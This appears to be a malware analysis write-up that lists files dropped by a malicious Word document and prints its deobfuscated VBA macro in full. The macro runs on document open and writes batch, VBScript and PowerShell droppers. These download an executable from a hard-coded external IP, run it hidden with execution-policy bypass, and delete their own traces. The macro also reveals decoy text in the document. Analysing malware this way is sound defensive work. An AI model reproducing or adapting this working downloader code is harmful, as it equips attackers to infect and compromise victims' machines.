Dropped file names	adobeacd-update.bat adobeacd-updatexp.vbs 444.exe adobeacd-update.vbs adobeacd-update.bat adobeacd-update.ps1
Dropped file paths	c:\Windows\Temp\adobeacd-update.bat c:\Windows\Temp\adobeacd-updatexp.vbs c:\Windows\Temp\444.exe c:\Users\%username%\AppData\Local\Temp\adobeacd-update.vbs c:\Users\%username%\AppData\Local\Temp\adobeacd-update.bat c:\Users\%username%\AppData\Local\Temp\adobeacd-update.ps1

Additional Information / Examiner Notes / Attachments

Source code of the VBA macro script. I used olevba --deobf --clean <filename> then used VS Code to further change the obfuscated strings to readable strings to see what is happening in the code.

—---------------------------------- START OF CODE —--

```
'# command (output edited further): olevba --deobf --reveal baddoc.doc

Sub Auto_Open()
   h
```

```
End Sub
Sub h()
Dim "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1", "c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.bat", "c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.vbs", "c:\Windows\Temp\adobeacd-updatexp.vbs",
JAISODJAS

    USER = Environ$("username")

     On Error Resume Next
    SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1", vbNormal

    If (Len(Dir("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1")) <> 0) Then
     Kill "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1"
    End If

    On Error Resume Next
    SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat", vbNormal
    If (Dir("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat") <> "") Then
     Kill "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat"
    End If

    On Error Resume Next
    SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs", vbNormal
    If (Dir("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs") <> "") Then
     Kill "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs"
    End If

    On Error Resume Next
    SetAttr "c:\Windows\Temp\adobeacd-updatexp.vbs", vbNormal
    If (Dir("c:\Windows\Temp\adobeacd-updatexp.vbs") <> "") Then
     Kill "c:\Windows\Temp\adobeacd-updatexp.vbs"
    End If

    Dim Uuwqdhj, FileNumber, FileNumb, FileNu, FileNuG, FileNs, mttt, jskw As Integer

    Dim retVal As Variant

    FileNumber = FreeFile
    FileNumb = FreeFile
    FileNu = FreeFile
    FileNukk = FreeFile

    FileNs = FreeFile
```

```
     Kasdwq = FreeFile
     FileNuG = FreeFile
     Dim objWMIService As Variant
    Dim colOperatingSystems As Variant
    Dim objOperatingSystem As Variant
    Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.
oot\cimv2")
    Set colOperatingSystems = objWMIService.ExecQuery("Select * from
Win32_OperatingSystem")
    For Each objOperatingSystem In colOperatingSystems
        SysReport = SysReport & "The operating system on this computer is " &
objOperatingSystem.Caption & "  (" & objOperatingSystem.Version & ")"
    Next

     Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.
oot\cimv2")
     Set colOperatingSystems = objWMIService.ExecQuery("Select * from
Win32_OperatingSystem")
     For Each objOperatingSystem In colOperatingSystems
        winverstr = objOperatingSystem.Version
    Next


    winver = Val(winverstr)
    WaitFor (1)
    jskw = winver

 If (jskw <= 5.5) Then

     Open "c:\Windows\Temp\adobeacd-update.bat" For Output As #Kasdwq
     Print #Kasdwq, "@echo off"
     Print #Kasdwq, ":pinkator"
     Print #Kasdwq, "ping 1.3.1.2 -n 2"
     Print #Kasdwq, "cscript.exe c:\Windows\Temp\adobeacd-updatexp.vbs"
     Print #Kasdwq, "ping 2.2.1.1 -n 2"
     Print #Kasdwq, ":windows"
     Print #Kasdwq, "c:\Windows\Temp\444.exe"
     Print #Kasdwq, ":loop"
     Print #Kasdwq, "ping 1.3.1.2 -n 1"
     Print #Kasdwq, "set tar1=adobeacd-update.bat"
     Print #Kasdwq, "del c:\Windows\Temp\adobeacd-updatexp.vbs"
     Print #Kasdwq, "del c:\Windows\Temp\%tar1%"
     Print #Kasdwq, "if exist c:\Windows\Temp\""%tar1% goto loop"
     Print #Kasdwq, "if exist c:\Windows\Temp\adobeacd-updatexp.vbs goto loop"
     Print #Kasdwq, "exit"
     Close #Kasdwq

     WaitFor (2)
     mttt = 88

     Open "c:\Windows\Temp\adobeacd-updatexp.vbs" For Output As #FileNumber
     Print #FileNumber, "strRT = http://91.220.131.44/upd/install.exe"
     Print #FileNumber, "strTecation = c:\Windows\Temp\444.exe"
     Print #FileNumber, "Set objXMLHTTP = CreateObject(MSXML2.XMLHTTP)"
     Print #FileNumber, "objXMLHTTP.open GET, strRT, False"
     Print #FileNumber, "objXMLHTTP.send()"
     Print #FileNumber, "If objXMLHTTP.Status = 200 Then"
     Print #FileNumber, "uwqhda = ADODB."
     Print #FileNumber, "Set objADOStream = CreateObject(ADODB.Stream)"

     Print #FileNumber, "objADOStream.Open "
     Print #FileNumber, "objADOStream.Type = 1"
     Print #FileNumber, "objADOStream.Write objXMLHTTP.ResponseBody "
     Print #FileNumber, "objADOStream.Position = 0 "
     Print #FileNumber, "objADOStream.SaveToFile strTecation "
     Print #FileNumber, "objADOStream.Close "
     Print #FileNumber, "Set objADOStream = Nothing "
     Print #FileNumber, "End if "
     Print #FileNumber, "Set objXMLHTTP = Nothing"
     Print #FileNumber, "Set objShell = CreateObject(WScript.Shell)"
     Print #FileNumber, ""
     Close #FileNumber

     WaitFor (1)

     retVal = Shell("c:\Windows\Temp\adobeacd-update.bat", 0)

End If


If (winver > 5.5) Then
     Open "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1" For Output As
#FileNumber
     Print #FileNumber, "$down = New-Object System.Net.WebClient;"
     Print #FileNumber, "$url  = 'http://91.220.131.44/upd/install.exe';"
     Print #FileNumber, "$file = 'c:\Users\" + USER + "\AppData\Local\Temp\444.exe';"
     Print #FileNumber, "$down.headers['User-Agent'] = 'Mozilla/5.0 (Macintosh; Intel Mac OS X
10_10) AppleWebKit/600.1.25 (KHTML, like Gecko) Version/8.0 Safari/600.1.25'+'';"
```

```
     Print #FileNumber, "$down.DownloadFile($url,$file);"
     Print #FileNumber, "$ScriptDir = $MyInvocation.ScriptName;"
     Print #FileNumber, "$someFilePath = ";"

     Print #FileNumber, "$vbsFilePath = 'c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.vbs';"
     Print #FileNumber, "$batFilePath = 'c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.bat';"
     Print #FileNumber, "$psFilePath = 'c:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.ps1';"

     Print #FileNumber, "Start-Sleep -s 15;"
     Print #FileNumber, "cmd.exe /c  'c:\Users\" + USER + "\AppData\Local\Temp\444.exe';     "
     Print #FileNumber, "$file1 = gci $vbsFilePath -Force"
     Print #FileNumber, "$file2 = gci $batFilePath -Force"
     Print #FileNumber, "$file3 = gci $psFilePath -Force"
     Print #FileNumber, "If (Test-Path $vbsFilePath){ Remove-Item $vbsFilePath }"
     Print #FileNumber, "If (Test-Path $batFilePath){ Remove-Item $batFilePath }"
     Print #FileNumber, "$psHello = 'aisdjhiqowhdiq';"
     Print #FileNumber, "If (Test-Path $someFilePath){ Remove-Item $someFilePath }"
     Print #FileNumber, "Remove-Item $MyINvocation.InvocationName"
     Close #FileNumber

    Open "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs" For Output As
#FileNumb
    Print #FileNumb, "Dim dff"
    Print #FileNumb, "dff = 68"
    Print #FileNumb, "currentDirectory =
left(WScript.ScriptFullName,(Len(WScript.ScriptFullName))-(len(WScript.ScriptName)))"
    Print #FileNumb, "Set objFSO=CreateObject(Scripting.FileSystemObject)"
    Print #FileNumb, "currentFile = C:\Users\" + USER +
"\AppData\Local\Temp\adobeacd-update.ps1"
    Print #FileNumb, "Set objShell = CreateObject(Wscript.shell)"
    Print #FileNumb, "objShell.Run powerShell.exe -noexit -ExecutionPolicy bypass -noprofile
-file  & currentFile,0,true"
    Print #FileNumb, ""
    Close #FileNumb

    Open "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat" For Output As
#FileNs
    Print #FileNs, "@echo off"
    Print #FileNs, "ping 1.1.2.2 -n 2"
    Print #FileNs, "chcp 1251"
    Print #FileNs, ":csakclasjdklas"
    Print #FileNs, "cscript.exe c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs"
    Print #FileNs, "exit"
    Close #FileNs

    SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.ps1", vbNormal
    SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat", vbNormal
    SetAttr "c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.vbs", vbNormal

    WaitFor (1)
    retVal = Shell("c:\Users\" + USER + "\AppData\Local\Temp\adobeacd-update.bat", 0)
End If


     findTest
    secondTest
    For Each myStoryRange In ActiveDocument.StoryRanges
    With myStoryRange.Find
        .Text = "<select>"
        .Replacement.Text = " "
        .Wrap = wdFindContinue
        .Execute Replace:=wdReplaceAll
    End With
    Next myStoryRange

    For Each myStoryRange In ActiveDocument.StoryRanges
    With myStoryRange.Find
        .Text = "</select>"
        .Replacement.Text = " "
        .Wrap = wdFindContinue
        .Execute Replace:=wdReplaceAll
    End With
    Next myStoryRange

    For Each myStoryRange In ActiveDocument.StoryRanges
    With myStoryRange.Find
        .Text = "<inbox>"
        .Replacement.Text = " "
        .Wrap = wdFindContinue
        .Execute Replace:=wdReplaceAll
    End With
    Next myStoryRange

    For Each myStoryRange In ActiveDocument.StoryRanges
    With myStoryRange.Find
```

```
        .Text = "</inbox>"
        .Replacement.Text = " "
        .Wrap = wdFindContinue
        .Execute Replace:=wdReplaceAll
    End With
    Next myStoryRange


End Sub
Sub WaitFor(NumOfSeconds As Long)
Dim SngSec As Long
SngSec = Timer + NumOfSeconds

Do While Timer < SngSec
DoEvents
Loop

End Sub

Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
Sub findTest()
Dim firstTerm As String
Dim secondTerm As String
Dim rrtt As Range
Dim selRange As Range
Dim selectedText As String
Set rrtt = ActiveDocument.Range
firstTerm = "<select>"
secondTerm = "</select>"
With rrtt.Find
.Text = firstTerm
.MatchWholeWord = True
.Execute
rrtt.Collapse direction:=wdCollapseEnd
Set selRange = ActiveDocument.Range
selRange.Start = rrtt.End
.Text = secondTerm
.MatchWholeWord = True
.Execute
```

```
ASKSASADW = "asjldklas"
rrtt.Collapse direction:=wdCollapseStart
selRange.End = rrtt.Start
selectedText = selRange.Delete
End With
End Sub

Sub secondTest()
Dim firstTerm As String
Dim secondTerm As String
Dim myRanget As Range
Dim yytt As Range
Dim selRanget As Range
Dim selectedTextt As String

Set yytt = ActiveDocument.Range
firstTerm = "<inbox>"
secondTerm = "</inbox>"
With yytt.Find
.Text = firstTerm
.MatchWholeWord = True
.Execute
yytt.Collapse direction:=wdCollapseEnd

Set selRanget = ActiveDocument.Range
selRanget.Start = yytt.End
.Text = secondTerm
.MatchWholeWord = True
.Execute

yytt.Collapse direction:=wdCollapseStart
selRanget.End = yytt.Start
selectedTextt = selRanget
selRanget.Font.Color = wdColorBlack
End With
End Sub

Attribute VB_Name = "UserForm1"
Attribute VB_Base =
"0{04FAE90E-CD17-479F-8556-C74BB6951164}{739DCFC4-8AC8-4764-81DF-F4E14EA4391
2}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = False
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
```

—------------------------------------- END OF CODE —---